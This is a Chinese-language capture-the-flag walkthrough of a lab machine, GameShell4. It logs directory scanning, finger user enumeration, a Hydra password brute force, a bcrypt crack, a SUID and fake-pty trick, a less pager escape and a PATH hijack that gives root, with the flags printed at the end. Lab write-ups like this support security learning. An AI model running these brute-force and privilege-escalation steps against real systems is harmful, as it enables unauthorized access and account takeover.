

端口扫描

目录扫描，发现一个数独的目录，但是需要验证

🎯 Target Url	http://192.168.32.51
🚀 Threads	50

📖 Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
🔥 Status Codes	All Status Codes!
⚡ Timeout (secs)	7
🐼 User-Agent	feroxbuster/2.11.0
🔧 Config File	/etc/feroxbuster/ferox-config.toml
🔗 Extract Links	true
💰 Extensions	[php, html, txt, zip, bak]
🔍 HTTP methods	[GET]
📁 Recursion Depth	2
🌐 New Version Available	https://github.com/epi052/feroxbuster/releases/latest

🔍 Press [ENTER] to use the Scan Management Menu™

```

403      GET      9l      28w      278c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
404      GET      9l      31w      275c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      181l     538w     5431c http://192.168.32.51/
200      GET      181l     538w     5431c http://192.168.32.51/index.html
401      GET      14l      54w      460c http://192.168.32.51/sudoku
[#####] - 36s  180030/180030  0s      found:3      errors:0
[#####] - 35s  180000/180000  5072/s  http://192.168.32.51/

```

msf探测 Finger , 能发现一个admin用户, 很有可能就是/sudoku验证对应的用户

```

msf auxiliary(scanner/finger/finger_users) > run
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: admin
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: _apt
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: backup
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: bin
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: daemon
[+] 192.168.32.51:79      - 192.168.32.51:79 - Found user: games
[+] 192.168.32.51:79      - 192.168.32.51:79 Users found: _apt, admin, backup, bin, daemon,
games
[*] 192.168.32.51:79      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```


爆破得到 admin : babylove3

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.32.51 http-get /sudoku
```

```
~/Desktop/maze hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.32.51 http-get /sudoku
Hydra v9.5 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-15 06:56:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.32.51:80/sudoku
[STATUS] 7914.00 tries/min, 7914 tries in 00:01h, 14336485 to do in 30:12h, 16 active
[STATUS] 7915.33 tries/min, 23746 tries in 00:03h, 14320653 to do in 30:10h, 16 active
[STATUS] 7938.43 tries/min, 55569 tries in 00:07h, 14288830 to do in 29:60h, 16 active
[80][http-get] host: 192.168.32.51 login: admin password: babylove3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-15 07:04:44
```


后来我才发现其实前端也写了hash，直接爆这个



明文爆破明显比发包要快得多

```
~/Desktop/maze echo '$2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ8590/ki01I54LnReS' > hash.txt
~/Desktop/maze john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
babylove3 (?)
1g 0:00:00:18 DONE (2026-03-15 08:51) 0.05512g/s 3675p/s 3675c/s 3675C/s bomboca..babycat1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

进来以后是数独游戏，我还以为玩了没用呢，我以为 SUDOKUISMAGIC 就是 admin 的密码



GAME COMPLETED!
SUDOKUISMAGIC

结果 babylove3 就是 admin 的ssh密码

linpeas 跑了一下, 发现有一个有 SUID 的 /opt/revive

strings revive 大概能猜的差不多, 大概就是去 /etc/passwd 把

sdk:x:1002:1002:./home/sdk:/usr/games/cbonsai 改成 sdk:x:1002:1002:./home/sdk:/bin/bash , 要求是有 /dev/pts/99 , 那就伪造一下tty

```
mkdir -p /tmp/holdptys

for i in $(seq 1 110); do
    python3 -c 'import os,pty,time; m,s=pty.openpty(); print(os.ttyname(s)); time.sleep(600)' \
        >/tmp/holdptys/$i.out 2>/tmp/holdptys/$i.err &
done

ls /dev/pts
/opt/revive
```

问题是给了sdk一个bash还是登不上去啊, 前面那些密码又试了一圈, 那应该还是得先到xcm

找了很久我都没找到提到xcm的办法, 但是我猜和那个数独游戏有关, 但是密码又不对, 没办法就去问sublarge, 我说 SUDOKUISMAGIC 这个到底有没有用, 结果他说是密码

好吧, 原来是小写的 sudokuismagic 就是密码, gpt怎么比我聪明那么多啊, 当时它提出来了我还觉得不可能就没去试呢 QAQ

先直接试

```
</> Bash
```

```
SU xcm
```



密码:

```
SUDOKUISMAGIC
```



如果不行，再试

```
sudokuismagic  
SudokuIsMagic  
sudoku  
magic
```



很多 CTF 题会直接把游戏结尾字符串当密码。

sudo -l 发现 /usr/local/bin/uv, uv应该是调用了less作为分页器

```
sudo -u sdk /usr/local/bin/uv help help
```

#然后在 pager 里输入:
!bash

sudo -l 发现 /usr/local/bin/livescreen, 实际运行的是 /usr/games/cbonsai

```
sdk@GameShell4:/usr/local/bin$ ls -l /usr/local/bin/livescreen  
-rwxr-xr-x 1 root root 26 Nov 21 11:30 /usr/local/bin/livescreen  
sdk@GameShell4:/usr/local/bin$ cat /usr/local/bin/livescreen  
#!/bin/bash  
cbonsai -i -l  
sdk@GameShell4:/usr/local/bin$ ls -alh /usr/games/cbonsai  
-rwxr-xr-x 1 root root 31K Jun 23 2021 /usr/games/cbonsai  
sdk@GameShell4:/tmp$ ls -ld /usr/local/bin  
drwxrwxr-x+ 2 root root 4096 Mar 15 04:24 /usr/local/bin
```

发现 /usr/local/bin 可写从而劫持 PATH

```
echo '/bin/bash -p' > /usr/local/bin/cbonsai  
chmod +x /usr/local/bin/cbonsai
```

```
sdk@GameShell4:/usr/local/bin$ echo '/bin/bash -p' > /usr/local/bin/cbonsai
sdk@GameShell4:/usr/local/bin$ chmod +x /usr/local/bin/cbonsai
sdk@GameShell4:/usr/local/bin$ sudo /usr/local/bin/livescreen
root@GameShell4:/usr/local/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@GameShell4:/usr/local/bin# cd ~
root@GameShell4:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
root@GameShell4:~# cat /home/xcm/user.txt
flag{user-602d9cd809f3b29eae8bc042bdf6c1ca}
root@GameShell4:~#
```